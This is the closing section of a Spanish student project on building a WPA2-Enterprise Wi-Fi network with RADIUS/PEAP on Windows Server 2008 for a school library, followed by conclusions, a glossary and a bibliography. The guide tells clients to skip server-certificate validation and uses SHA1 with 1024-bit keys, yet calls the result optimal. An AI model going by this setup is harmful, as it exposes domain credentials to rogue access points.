


Figura 40: Esquema de Red final del Instituto

5.2 Procedimiento

Para que se pueda llevar a cabo lo que se nos pide habrá que configurar los tres actores principales del proyecto: el Servidor, el AP, y los Clientes.
En los siguientes apartados explicaremos de forma teórica el procedimiento realizado para configurar cada una de las partes. En el Anexo I incluiremos los comandos, acciones y capturas de pantalla correspondientes a cada uno de los procesos.

5.2.1 Configuración del Servidor

Partimos de la base de que tenemos un servidor ya operativo, con el sistema operativo Windows 2008 Server R2 Datacenter con todos los parches de seguridad hasta la fecha, cuyo nombre es WServer, su IP es 192.168.1.150, y es controlador del dominio IESTFC.org. En él están creados todos los usuarios de los alumnos y del personal docente del instituto, organizados en unidades organizativas con sus respectivos permisos. Trabajaremos en él usando el usuario Administrador.

A parte de lo que ya está instalado y configurado, hay que añadir un nuevo grupo de seguridad en el AD para especificar que los usuarios pertenecientes a ese grupo tengan acceso a la WLAN. Además habrá que instalar y configurar en el servidor los Servicios de acceso y directivas de redes, los Servicios de certificados de AD, y el Servidor DHCP.

Empezamos con la creación del grupo de seguridad, al que llamaremos radgrp, en la unidad organizativa Alumnos, de ámbito global, y en miembros agregaremos todos los alumnos a ese grupo.

Acto seguido seleccionaremos los nuevos servicios que queremos añadir al servidor, que en nuestro caso serán los Servicios de acceso y directivas de redes, los Servicios de certificados de AD, y el Servidor DHCP.
En los Servicios de acceso y directivas de redes solo nos interesará seleccionar el Servidor de directivas de redes, que es lo que nos permitirá crear y aplicar directivas de acceso a la red.
En el Servidor DHCP, primero nos detectará las conexiones de red con IPs fijas que hay asignadas en nuestro servidor (en nuestro caso solo hay una que es la IP del servidor y es 192.168.1.150 ya que solo dispone de una tarjeta de red) para que podamos seleccionar la que queremos que use para dar servicio a los clientes. A continuación especificaremos el dominio primario (IESTFC.org), la dirección IP del servidor DNS (192.168.1.150 que es nuestro servidor), y por último agregaremos un nuevo ámbito, que llamaremos RADIUS, que es donde especificaremos el rango de IPs que nuestro servidor concederá a los clientes que se las solicite (de la 192.168.1.175 a la 192.168.1.195), la máscara de subred de esas IPs (255.255.255.0), y la puerta de enlace por la que queremos darles salida a Internet (la IP de nuestro Router 192.168.1.1). Como ni servidor ni cliente trabajará con IPv6

deshabilitamos la opción, y por último autorizaremos el servidor DHCP en el AD usando las credenciales del usuario Administrador (que es el que estamos usando).
Una vez configurado el DHCP, pasamos a configurar los Servicios de de certificados de AD. En primer lugar seleccionaremos únicamente la instalación del rol de Entidad de certificación que es lo que nos permitirá emitir y administrar certificados. Seleccionamos el tipo de instalación Empresa para que se pueda usar el servicio de directorio para emitir y administrar certificados, el tipo de certificado usaremos CA raíz ya que va a ser la única entidad de certificación que habrá en esta organización, y por último procederemos a la creación de la clave privada que nuestro servidor usará para generar y emitir los certificados. Ésta será una nueva clave privada, como proveedor de servicios de cifrado usaremos RSA#Microsoft Software Key Storage Provider para crear una clave con algoritmo hash SHA1 y una longitud de 1024. Como nombre le pondremos WSERVER-CA, le daremos una validez de 5 años, y la base de datos de certificados dejaremos la que viene por defecto.
Una vez realizado todo esto nos saldrá un resumen de los parámetros seleccionados y procederemos a instalar.

Ya realizada la instalación de los servicios anteriormente comentados, procedemos a la creación de la directiva de acceso mediante servidor RADIUS. Para ello primero hemos de registrar el servidor de directivas de redes en AD. Una vez realizado esto podemos seleccionar el tipo de escenario "Servidor RADIUS para conexiones cableadas o inalámbricas 802.1X" y configurarlo según nuestras necesidades. En primer lugar seleccionamos conexiones inalámbricas seguras. Luego agregamos un nuevo cliente RADIUS, que en nuestro caso será el AP que instalaremos en la biblioteca (Nombre descriptivo, dirección IP que en nuestro caso 192.168.1.200, y clave compartida que utilizará cliente-servidor, que en nuestro caso será TFC123). Acto seguido indicaremos el tipo de autenticación que utilizaremos que será EAP Protegido (PEAP) y por último indicaremos a qué grupo de seguridad afectará esta directiva, que en nuestro caso será al grupo anteriormente creado radgrp.

El siguiente paso es crear los certificados del servidor. En primer lugar crearemos una plantilla de certificado a la que llamaremos "Certificado Usuarios Wifi" donde le daremos permisos de leer, inscribirse e inscripción automática a los usuarios autentificados, e inscribirse e inscripción automática a los equipos del dominio, e indicaremos que el nombre del sujeto lo construya a partir de ésta información de AD.
Una vez creada la plantilla del certificado, la habilitamos en la entidad de certificación (creada anteriormente con nombre WSERVER-CA), y posteriormente inscribimos el certificado usando la directiva de inscripción de AD haciendo que nos solicite el "Certificado Usuarios Wifi" en el cual especificaremos que habilite la extensión de algoritmo simétrico. Vemos entonces que se ha creado el nuevo certificado emitido para WSERVER.

Por último tenemos que verificar si en las directivas de red tenemos la directiva “Conexiones inalámbricas seguras” en primer lugar del orden de procesamiento, si está habilitada, si tenemos la orden de conceder acceso y, en restricciones, si PEAP tiene seleccionado el certificado emitido para WSERVER creado anteriormente. Si es así ya tendremos el servidor totalmente configurado.

5.2.2 Configuración del Punto de Acceso

En primer lugar accedemos al panel de gestión de nuestro AP. En nuestro caso devolvimos al AP a su configuración de fábrica y accedimos al panel de gestión escribiendo en nuestro navegador la dirección IP por defecto (192.168.1.1), el usuario (admin) y la contraseña (admin).
Una vez dentro lo primero que hay que hacer es cambiar la contraseña del usuario admin para que ningún usuario que se conecte a la WLAN pueda acceder a la configuración del AP.
Lo siguiente será asignarle al AP la dirección 192.168.1.200 y desactivar que ejerza de servidor DHCP (el servidor WServer ya realiza esta función).
Por último pasaremos a la configuración de la WLAN. En primer lugar ponemos el nombre de nuestra WLAN (SSID) que en nuestro caso será TFCWLAN, activamos el broadcast del SSID para que cualquiera que esté a rango pueda ver la red, y seleccionamos el canal por el que queremos emitir (en nuestro caso el canal es indiferente cual queremos que sea, ya que no hay ningún otro AP cercano). Una vez configurado esto pasamos a la parte de la seguridad WLAN. Aquí seleccionamos el modo WPA2-Enterprise, el algoritmo AES, escribimos la IP de nuestro servidor RADIUS y su puerto (en nuestro caso 192.168.1.150 puerto 1812) y asignamos la clave compartida (en nuestro caso TFC123) la cual elegimos anteriormente al configurar el servidor.
Una vez realizado todo lo anterior guardamos la configuración y ya tendremos el AP listo.

5.2.3 Configuración de los Clientes

Los alumnos, la primera vez que quieran conectar sus portátiles a la WLAN de la biblioteca, tendrán que realizar una pequeña configuración.
Básicamente consistirá en añadir manualmente la red TFCWLAN, especificándole las opciones de seguridad que sabemos que posee, para que el cliente sepa lo que tiene que hacer cuando está a su alcance.
En primer lugar escribiremos el SSID de la red (TFCWLAN), tipo de seguridad WPA2 con cifrado de datos AES y autenticación EAP protegido (PEAP). El PEAP habrá que especificar que no valide un certificado de servidor (para evitarnos el tener q instalar certificados en cada uno de los portátiles que traigan los alumnos), y que como método de autenticación utilice contraseña segura (EAP-MSCHAP v2) sin que use automáticamente el nombre de inicio de sesión y la contraseña de Windows (así nos pedirá usuario y contraseña para conectarnos a la WLAN, donde tendremos que introducir los personales del dominio).

Esta configuración quedará guardada en los portátiles, por lo que las sucesivas veces que quieran conectarse no hará falta realizar estos pasos. Solo será necesario introducir el usuario y la contraseña del dominio cuando se nos pida.

5.3 Monitorización del sistema

Una vez realizada la configuración de todos los equipos podemos proceder a la comprobación se su correcto funcionamiento.

Antes de empezar, decir que para la realización del proyecto se ha utilizado un laboratorio de pruebas compuesto por:
Ordenador portátil con tarjeta de red inalámbrica Broadcom 802.11n y con el sistema operativo Windows Xp Sp3 que usamos como Cliente.
Punto de Acceso Linksys WRT54G con la versión de Firmware 4.21.5 que usamos como AP.
Máquina virtual Oracle VM VIrtualBox con el sistema operativo Windows 2008 Server R2 Datacenter que usamos como Servidor.

Como vemos a continuación tenemos el cliente con la tarjeta de red inalámbrica configurada para obtener la IP automáticamente:




Figura 41: Configuración TCP/IP de la tarjeta inalámbrica del Cliente

A continuación comprobamos las redes inalámbricas que tenemos a nuestro alcance y le damos a conectar a la red TFCWLAN:




Figura 42: Petición de conexión a la red TFCWLAN

Nos pedirá que pinchemos en el bocadillo para seleccionar la credencial:




Figura 43: Petición de credenciales por parte del Servidor

Una vez pinchamos nos pedirá que introduzcamos el usuario y la contraseña del dominio:

Figura 44: Introducción de credenciales en el Cliente

A continuación veremos que se ha conectado a la red:




Figura 45: Conexión satisfactoria a la red TFCWLAN

Podemos ver tanto en el cliente como en el servidor que se nos ha asignado una dirección IP automáticamente y que esta IP está dentro del rango que especificamos en el servidor:




Figura 46: Configuración IP del Cliente




Figura 47: Clientes DHCP conectados en el Servidor

De esta forma queda demostrado que el sistema implementado funciona correctamente.

5.4 Conclusiones

Como hemos podido ver durante este apartado, la implementación de una red inalámbrica segura, en el escenario que se nos planteaba, no supone un esfuerzo excesivo ni de tiempo ni de recursos económicos teniendo implementada una estructura de red previa.

También podemos concluir que el nivel de seguridad que ofrece el sistema es óptimo para el tipo de información que se mueve en la red.

Para finalizar, hemos de remarcar que se han cumplido los objetivos que se nos han planteado desde el Instituto: conexión inalámbrica en la biblioteca, validación de usuarios mediante sus credenciales de dominio, y coste cero.

6. Conclusiones finales

Como hemos podido ir viendo durante todo este proyecto, las ventajas que ofrecen este tipo de redes han hecho que en la actualidad el número de usuarios domésticos que las utilizan sea muy numeroso.

En el ámbito empresarial, el número de usuarios es menor debido a la desconfianza que todavía ofrece este tipo de comunicaciones en lo que a la seguridad se refiere. Ésta desconfianza, creada en su inicios, con el tiempo ha ido disminuyendo debido al gran número de avances en seguridad que han ido surgiendo. Es cierto que al principio la seguridad era mínima, tal y como hemos visto y hemos podido demostrar, pero en la actualidad el nivel de seguridad que ofrecen los protocolos como WPA2, o la implementación de servidores de autenticación como RADIUS, hacen que la implementación de este tipo de redes en el ámbito empresarial sea totalmente viable, eso sí, siempre y cuando se implemente de forma correcta y conociendo las tecnologías actuales existentes.

En lo referente al rendimiento de la red y a las velocidades de transferencia de datos, hemos podido ver que en la actualidad no tienen nada que envidiar a las prestaciones ofrecidas por las redes cableadas, eso si, también dependerá de que se implemente de forma correcta y conociendo las tecnologías actuales existentes.

WLAN es una tecnología podríamos decir que “nueva”, pero en este corto periodo de vida la evolución constante que ha tenido, y que sigue teniendo, hará que el número de usuarios domésticos y empresarial siga aumentando.

Para concluir, podemos decir que los objetivos marcados al inicio de este proyecto se han conseguido. Hemos definido de forma clara las WLAN y se han valorado las ventajas e inconvenientes de su uso. También hemos visto los ataques de seguridad que actualmente se pueden llegar a cabo contra este tipo de pruebas, y en el laboratorio de pruebas hemos podido analizar y comprobar las propuestas de seguridad que podemos encontrar actualmente, y finalmente hemos realizado un caso de implementación de una WLAN segura en un entorno real, mediante autenticación RADIUS, con éxito.

7. Glosario de términos y abreviaturas

ACK	→	Acknowledgement
ACS	→	Access Control Software
AD	→	Active Directory
AES	→	Advanced Encryption Standard
AID	→	Association ID
AP	→	Access Point
ARP	→	Address Resolution Protocol
BSS	→	Basic Service Set
CA	→	Certification Authority
CCMP	→	Counter Mode with Cipher Block Message Autentication
CDMA	→	Code Division Multiple Access
CRC	→	Cyclic Redundancy Check
CSMA/CA	→	Carrier sense multiple access with collision avoidance
DFS	→	Dynamic Frequency
DHCP	→	Dynamic Host Configuration Protocol
DNS	→	Domain Name Server
DSRC	→	Dedicated Short Range Communications
DSSS	→	Direct Sequence Spread Spectrum
EAP	→	Extensible Authentication Protocol
EDCA	→	Enhanced Distributes Channel Access
ELF	→	Extremely Low Frequency
ESS	→	Extended Service Set
ESSID	→	Extended Service Set ID
FCC	→	Federal Communications Commission
FHSS	→	Frequency Hopping Spread Spectrum
GPRS	→	General Packet Radio Service
GSM	→	Global System for Mobile communications
GTK	→	Group Temporal Key
HCCA	→	HCF Controlled Channel Access
HCF	→	Hybrid Coordination Function
HR/DSSS	→	High Rating Direct Sequence Spread Spectrum
HSPA	→	High-Speed Packet Access
IAPP	→	Inter-Access Point Protocol
IAS	→	Internet Authentication Service
IBSS	→	Independent Basic Service Set
ICV	→	Integrity Check Value

IEEE	→	Institute of Electrical and Electronics Engineers
IETF	→	Internet Engineering Task Force
IP	→	Internet Protocol
ITU-R	→	International Radio Consultative Committee
IV	→	Initiation Vector
LAN	→	Local Area Network
LEAP	→	Lightweight EAP
LLC	→	Logical Link Control
LMDS	→	Local Multipoint Distribution Service
MAC	→	Medium Access Control
MIC	→	Message Integrity Code
MIMO	→	Multiple Input Multiple Output
NFC	→	Near field communication
OFDM	→	Orthogonal Frequency Division Multiplexing
OSI	→	Open System Interconnection
PEAP	→	Protected EAP
PHY	→	Physical Layer
PKI	→	Public Key Infrastructure
PRNG	→	Pseudorandom Number Generation
PSK	→	Pre-Shared Key
QoS	→	Quality of Service
RADIUS	→	Remote Authentication Dial-In User Server
RC4	→	Rivest Cipher 4
RF	→	Radio Frequency
SIM	→	Subscriber Identity Module
SSID	→	Service Set ID
TCP	→	Transmission Control Protocol
TKIP	→	Temporal Key Integrity Protocol
TLS	→	Transport Layer Security
TPC	→	Transmitter Power Control
TTLS	→	Tunnelled Transport Layer Security
UDP	→	User Datagram Protocol
UHF	→	Ultra High Frequency
UMTS	→	Universal Mobile Telecommunications System
VoIP	→	Voice over IP
VPN	→	Virtual Private Network
WECA	→	Wireless Ethernet Compatibility Alliance

WEP	→	Wired Equivalent Privacy
WIDS	→	Wireless Intrusion Detection System
Wi-Fi	→	Wireless Fidelity
WIMAX	→	Worldwide Interoperability for Microwave Access
WLAN	→	Wireless Local Area Network
WMAN	→	Wireless Metropolitan Area Network
WPA	→	Wi-Fi Protect Access
WPAN	→	Wireless Personal Area Network
WWAN	→	Wireless Wide Area Network
XOR	→	OR Exclusive

Bibliografía

Páginas WEB

<http://www.linux-magazine.es/issue/04/80211.pdf>
<http://standards.ieee.org/getieee802/download/802.11-2012.pdf>
<https://investigacion.uclm.es/documentos/it_1135769841-Articulo_jose_villalon.pdf>
<http://www.cisco.com/en/US/docs/solutions/Enterprise/Mobility/emob30dg/RFDesign.html>
<http://www.wi-fi.org/>
<http://www.wikipedia.org/>
<http://www.hsc.fr/ressources/articles/hakin9_wifi/hakin9_wifi_ES.pdf>
<http://www.docstoc.com/docs/27566993/Seguridad-en-Redes-Wireless-80211-abg>
<http://www.wifiway.org/>
<http://www.pfsense.org/>
<http://www.zentyal.com/es/>
<http://www.seguridadwireless.net/hwagm/manual-aircrack-ng-castellano.html>
<http://oid.unizar.es/?page_id=4>
<http://www.elladodelmal.com/>
<http://technet.microsoft.com/es-es/ms376608.aspx>
< http://youtube.com>


Libros

<Roldan Martínez, D. (2006). **Comunicaciones en redes WLAN**. Creaciones Copyright.>
<Neil, R. **Manual de redes inalámbricas 802.11 (Wi-Fi)**. McGraw-Hill.>
<A. Carballar, J. **Wi-Fi: Instalación, Seguridad y Aplicaciones**. RA-MA 2007.>
<Cache, J.; Wright, J.; Liu, V. **Hacking Wireless 2.0**. Anaya Multimedia.>
<Jimeno García, María. **Destripa La red**. Anaya Multimedia.>
<Andreu, F.; Pellejero, I.; Lesta, A. **Redes WLAN: fundamentos y aplicaciones de seguridad**. Marcombo.>
